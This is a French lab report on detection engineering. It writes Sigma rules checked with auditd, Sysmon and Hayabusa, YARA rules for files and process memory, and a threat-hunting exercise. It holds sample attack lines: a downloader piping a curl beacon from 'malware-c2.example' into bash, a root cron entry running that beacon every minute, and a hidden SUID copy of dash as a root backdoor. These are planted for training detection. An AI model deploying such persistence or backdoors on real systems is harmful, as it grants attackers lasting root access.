
Étape 4, valider la détection contre les journaux Auditd réels (sur le serveur) : on traduit la logique de la règle dans l'outil déjà connu, `ausearch`.

Sur Debian Serveur

```
sudo ausearch -k identity --start recent | grep -i passwd | tail
sudo ausearch -k root_commands --start recent | grep -i useradd | tail
```

Analyse. Les événements confirment la création du compte : la règle Sigma décrit précisément ce comportement. `--start recent` ne remonte que dix minutes en arrière ; au-delà, on utilise `--start today`. `ausearch` exige `sudo`.

CAPTURE 7 **Preuve de détection côté Auditd**



2.3 Manipulation B : détection sur Windows (télémétrie Sysmon)

Cette sous-partie utilise la machine Windows 192.168.10.20 avec **Sysmon** (télémétrie) et **Hayabusa** (analyse). On vérifie qu'elle est démarrée et que `Sysmon64` est `Running`, puis on s'y connecte depuis Kali (`ssh Administrator@192.168.10.20`). La règle s'écrit sur Kali ; la simulation et l'analyse se font sur Windows.


La règle Sigma Windows et sa conversion.

Sur Kali Linux

```
cat > ~/ps_encoded.yml <<'EOF'
title: PowerShell avec commande encodee
id: a1b2c3d4-e5f6-4a1b-8c2d-3e4f5a6b7c8d
status: experimental
description: Detecte PowerShell lance avec une commande encodee en base64.
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-EncodedCommand'
      - ' -enc '
      - ' -e '
  condition: selection
level: high
tags:
  - attack.execution
  - attack.t1059.001
falsepositives:
  - Scripts d'administration encodes
EOF

sigma convert -t splunk -p splunk_windows ~/ps_encoded.yml
```

CAPTURE 8 **Règle Sigma Windows et conversion**



La simulation sur Windows.

Sur Windows (PowerShell Administrateur)


```
$c = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes("whoami"))
powershell.exe -EncodedCommand $c
```

La commande est anodine (`whoami` encodé) : elle simule le comportement, pas l'attaque réelle. Sysmon journalise cette création de processus (**Event ID 1**). On vérifie d'abord que l'événement est dans le journal, **avant** de lancer Hayabusa :

Sur Windows (PowerShell Administrateur)

```
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 50 | Where-Object { $_.Id -eq 1 -and $_.Message -match 'EncodedCommand' } | Select-Object -First 1 | Format-List TimeCreated, Message
```

CAPTURE 9 **Événement Sysmon (Event ID 1)**



Analyse avec Hayabusa, depuis son dossier (`cd C:\Tools\hayabusa`) :

Sur Windows (PowerShell Administrateur)

```
.\hayabusa.exe update-rules
.\hayabusa.exe dfir-timeline -l -w -o timeline.csv
Select-String -Path timeline.csv -Pattern 'EncodedCommand','T1059.001'
```

Les règles livrées avec Hayabusa contiennent déjà une détection de PowerShell encodé : une alerte apparaît donc **même avant** l'ajout de notre règle. Notre règle sert à montrer que nous savons en écrire une.

DIFFICULTÉ **Hayabusa : quatre points qui font échouer la consigne du sujet**

(1) **`csv-timeline` n'existe plus** : le sujet vise Hayabusa 3 ; en version 4, il faut dfir-timeline (`.\hayabusa.exe help dfir-timeline` liste les options de la version installée). (2) **`-d C:\Windows\System32\winevt\Logs`** peut échouer (fichiers verrouillés) ; l'option **`-l`** analyse la machine locale en direct (console Administrateur). (3) **`-w`** évite le menu interactif de configuration qui bloque les commandes passées dans un script. (4) **La règle personnalisée** : Hayabusa lit son propre format, proche de Sigma mais qui exige de nommer le journal et l'événement (Channel et EventID) ; une règle Sigma « brute » peut être ignorée **sans message d'erreur**.

Notre règle, au format Hayabusa (placée dans un dossier `.\rules-sentech\` et chargée avec `-r`) :

Fichier .\rules-sentech\ps_encoded.yml

```
title: PowerShell avec commande encodee
id: a1b2c3d4-e5f6-4a1b-8c2d-3e4f5a6b7c8d
status: experimental
description: PowerShell lance avec une commande encodee (Sysmon, Event ID 1)
```


```
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    Channel: Microsoft-Windows-Sysmon/Operational
    EventID: 1
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-EncodedCommand'
      - ' -enc '
level: high
tags:
  - attack.execution
  - attack.t1059.001
```

Sur Windows (PowerShell Administrateur)


```
.\hayabusa.exe dfir-timeline -l -w -r .\rules-sentech -o timeline_perso.csv
```

Le motif `' -e '` a été retiré de cette version : trop court, il déclencherait sur n'importe quelle option `-e`. **Résultat attendu :** Hayabusa signale une détection « PowerShell EncodedCommand » avec son niveau de sévérité et son étiquette ATT&CK : la télémétrie brute est devenue une **alerte**.

CAPTURE 10 **Hayabusa met à jour ses règles et produit la chronologie**



CAPTURE 11 **Alerte PowerShell encodé**



Faux positifs réalistes et critères de réduction.

- **Règle Linux** : l'administrateur légitime qui crée un compte. Réduction : limiter l'alerte aux créations hors des plages de changement, ou lancées par un utilisateur absent de la liste des administrateurs, ou par un processus parent inattendu (serveur web, cron) ; corréler avec un ticket de changement.
- **Règle Windows** : des scripts d'administration légitimes qui utilisent `-EncodedCommand` (outils de déploiement, GPO). Réduction : exclure les processus parents connus, exiger une chaîne encodée longue, ne garder que `-EncodedCommand` et `-enc`.

Partie 3 : détecter sur le contenu, YARA (fichier et mémoire)

3.1 Le concept

Sigma détecte un **comportement** dans les journaux. **YARA** détecte un **motif d'octets**, dans un fichier ou dans la mémoire d'un processus : c'est l'outil de référence pour reconnaître un logiciel malveillant par sa signature.

Anatomie d'une règle YARA

```
rule NomDeLaRegle
{
   meta:                          // informations pour l'humain
      author = "SOC SenTech"
      description = "Ce que la règle détecte"
   strings:                       // les motifs recherchés
      $texte = "chaîne suspecte" ascii nocase
      $hexa = { 4D 5A 90 00 }          // en-tête d'un exécutable Windows (PE)
      $regex = /https?:\/\/[a-z0-9.-]+\/beacon/ ascii
   condition:                      // la logique combinatoire
      $texte or ($hexa and $regex)
}
```

ascii cherche le texte en octets simples, nocase ignore la casse, { ... } est un motif hexadécimal, /.../ une expression régulière.

3.2 Manipulation A : détection sur fichier

Sur Kali, on crée un script légitime et un script « suspect ». **Ils ne sont jamais exécutés** : ce sont de simples fichiers texte à analyser.

Sur Kali Linux

```
mkdir -p ~/samples
echo '#!/bin/bash' > ~/samples/backup.sh
echo 'rsync -a /srv/sentech/ /var/backup/' >> ~/samples/backup.sh

cat > ~/samples/update.sh <<'EOF'
#!/bin/bash
curl -s http://malware-c2.example/beacon | base64 -d | bash
EOF
```

backup.sh ressemble au script de sauvegarde du rapport 1 (légitime). update.sh télécharge un contenu chez un serveur de contrôle, le décode et l'exécute directement : le schéma classique d'un « téléchargeur ». Le domaine .example est **réservé** par les normes : il ne correspond à aucun site réel.

Sur Kali Linux

```
cat > ~/downloader.yar <<'EOF'
rule SenTech_Downloader_Suspect
{
   meta:
      author = "SOC SenTech"
      description = "Script telechargeur suspect (C2 + execution en memoire)"
      attack = "T1059, T1105"
      severity = "high"
   strings:
      $c2 = "malware-c2.example" ascii nocase
      $dl = "curl" ascii
      $pipe = "| bash" ascii
      $b64 = "base64 -d" ascii
   condition:
      $c2 or (2 of ($dl, $pipe, $b64))
}
EOF


yara -r ~/downloader.yar ~/samples
```

Résultat attendu

```
SenTech_Downloader_Suspect /home/kali/samples/update.sh
```

Analyse. Seul update.sh correspond ; backup.sh est ignoré. La condition se déclenche si le domaine suspect est présent, **ou** si au moins deux des trois motifs curl, | bash, base64 -d apparaissent (2 of (...)). L'option -r est nécessaire pour scanner un dossier.

CAPTURE 12 **Détection YARA sur fichier**



3.3 Manipulation B : détection en mémoire

Un attaquant peut n'écrire **aucun fichier** et n'exister qu'en mémoire. YARA sait scanner un processus par son identifiant (PID).

Sur Kali Linux


```
python3 -c 'x="SENTECH_IMPLANT_MARKER_7f3a"; import time; time.sleep(300)' &
PID=$!
echo "PID = $PID"

cat > ~/memory.yar <<'EOF'
rule Marqueur_En_Memoire
{
   strings:
      $m = "SENTECH_IMPLANT_MARKER_7f3a" ascii
   condition:
      $m
}
EOF

sudo yara ~/memory.yar "$PID"
kill "$PID"
```

Analyse. `sudo` est obligatoire : lire la mémoire d'un autre processus exige le droit de le tracer (ptrace). Sur notre serveur durci, `kernel.yama.ptrace_scope = 1` l'interdit déjà aux utilisateurs ordinaires ; c'est le lien avec le rapport 1. Le processus ne vit que 300 secondes : au-delà, `yara` répond « could not attach ».

CAPTURE 13 **Détection YARA en mémoire**



Pourquoi la détection sur fichier échouerait face à un implant en mémoire. Une règle sur fichier lit des fichiers du disque. Un implant qui s'exécute uniquement en mémoire (chargé depuis le réseau, ou injecté dans un processus existant) n'a aucun fichier à scanner : l'analyse de disque ne voit rien. Seul un scan de la mémoire des processus, comme `yara <règle> <PID>`, peut retrouver son motif.

Réduire les faux positifs de `SenTech_Downloader_Suspect`. La règle d'origine déclenche sur un installateur légitime du type `curl -fsSL https://get.exemple.org/install.sh | bash` (deux motifs sur trois). Version plus stricte :

Règle améliorée

```
rule SenTech_Downloader_Suspect_v2
{
  meta:
    author = "SOC SenTech"
    description = "Script telechargeur suspect, version a faux positifs reduits"
    attack = "T1059, T1105"
    severity = "high"
  strings:
    $c2 = "malware-c2.example" ascii nocase
    $dl = /(curl|wget) / ascii
    $pipe = /\| *(ba)?sh/ ascii
    $b64 = "base64 -d" ascii
  condition:
    uint16(0) == 0x2123 and filesize < 4KB and
    ( ($c2 and $dl) or ($dl and $pipe and $b64) )
}
```

Explication. `uint16(0) == 0x2123` impose que le fichier **commence par `#!`** (premiers octets d'un script, lus en petit-boutiste) ; `filesize < 4KB` écarte les gros fichiers ; la condition exige un téléchargeur **et** soit le domaine suspect, soit la chaîne complète « télécharger, décoder, exécuter » (les trois motifs au lieu de deux). L'installateur légitime n'est plus détecté, `update.sh` l'est toujours, `backup.sh` reste ignoré.

CAPTURE 14 **Règle améliorée testée**

```
┌──(kali㉿kali)-[~/yara-test]
└─$ cat > ~/downloader_v2.yar <<'EOF'
rule SenTech_Downloader_Suspect_v2
{
    meta:
        author = "SOC SenTech"
        description = "Script telechargeur suspect, version a faux positifs reduits"
        attack = "T1059, T1105"
        severity = "high"
    strings:
        $c2 = "malware-c2.example" ascii nocase
        $dl = /(curl|wget) / ascii
        $pipe = /\| *(ba)?sh/ ascii
        $b64 = "base64 -d" ascii
    condition:
        uint16(0) == 0x2123 and filesize < 4KB and
        ( ($c2 and $dl) or ($dl and $pipe and $b64) )
}
EOF

yara -r ~/downloader_v2.yar ~/samples
SenTech_Downloader_Suspect_v2 /home/kali/samples/update.sh


┌──(kali㉿kali)-[~/yara-test]
└─$
```

Partie 4 : la chasse aux menaces (threat hunting)

4.1 Le concept

Une **détection** cherche le **connu**, de façon automatique. Une **chasse** cherche l'**inconnu**, de façon proactive : elle part d'une **hypothèse** (« et si un attaquant avait établi une persistance que nos règles ne couvrent pas ? »), collecte des données, analyse, puis conclut, idéalement en **créant une nouvelle détection**.

La **pyramide de la douleur** (David Bianco) classe les indicateurs selon la difficulté qu'ils infligent à l'attaquant quand on les détecte.



Pyramide de la douleur (David Bianco) : plus on détecte haut, plus on gêne l'attaquant.

Figure 3 — *La pyramide de la douleur : plus on détecte haut, plus l'attaquant doit travailler pour changer*

La leçon. Détecter un hachage ou une adresse IP est fragile (l'attaquant en change en quelques secondes). Détecter une **TTP** (un comportement, par Sigma et ATT&CK) est durable. La chasse vise le haut de la pyramide.

4.2 Mise en place : planter des artefacts à découvrir

Précaution. La base d'AIDE doit refléter l'état propre actuel, pour qu'AIDE ne signale ensuite que nos artefacts (même procédure qu'au rapport 1, partie VI ; on n'utilise pas `aideinit`, qui repartirait de zéro).

Sur Debian Serveur (précaution, 5 à 15 minutes)

```
sudo aide --update --config=/etc/aide/aide.conf | tail -n 15
sudo cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db
```

Plantation des deux artefacts (cron de persistance, puis binaire SUID caché) :

Sur Debian Serveur

```
echo '* * * * * root curl -s http://malware-c2.example/beacon | bash' | sudo tee /etc/cron.d/sentech-update > /dev/null

sudo cp /bin/dash /usr/local/bin/.maint && sudo chmod 4755 /usr/local/bin/.maint
```


Ce que fait chaque ligne. La première écrit une tâche planifiée (`cron.d` accepte une colonne « utilisateur », ici `root`) qui, **chaque minute**, télécharge une adresse et envoie le résultat à `bash`. La seconde copie un interpréteur (`dash`) sous un nom **caché** (point initial) dans `/usr/local/bin`, puis lui pose le bit **SUID** (`4755`) : tout utilisateur qui l'exécute reçoit les droits de son propriétaire, ici **root**.

Pourquoi ce sont des classiques d'attaquant. Le cron rappelle un serveur de contrôle à intervalle régulier : c'est la **persistance** (survit au redémarrage, se relance seul). Le SUID caché est un **passe-droit** : même si l'attaquant perd son accès, un compte ordinaire lui suffit pour redevenir root.

ATTENTION **Artefacts à garder le moins longtemps possible**

Le `.maint` est une vraie porte ouverte : n'importe quel utilisateur local pourrait s'en servir pour devenir root. Le cron s'exécute chaque minute (la requête échoue, car le domaine `.example` n'existe pas : rien ne sort du laboratoire, mais Auditd enregistre chaque tentative). La chasse (4.3) et le nettoyage (4.5) sont donc faits dans la même séance.

CAPTURE 15 **Artefacts plantés**



4.3 Manipulation : conduire la chasse

Hypothèse de chasse. « Un attaquant a établi une persistance et/ou un accès privilégié échappant à nos détections automatiques. » On attend une minute (le cron a tourné au moins une fois) et on mène cinq recherches, adaptées à Debian et à notre durcissement.

Recherche 1 : persistance par tâches planifiées.


Sur Debian Serveur

```
sudo ls -la /etc/cron.d/ /etc/cron.hourly/ /etc/cron.daily/ /etc/cron.weekly/ /etc/cron.monthly/
sudo cat /etc/cron.d/*
sudo ls -la /var/spool/cron/crontabs/
```

```
sudo systemctl list-timers --all --no-pager
```

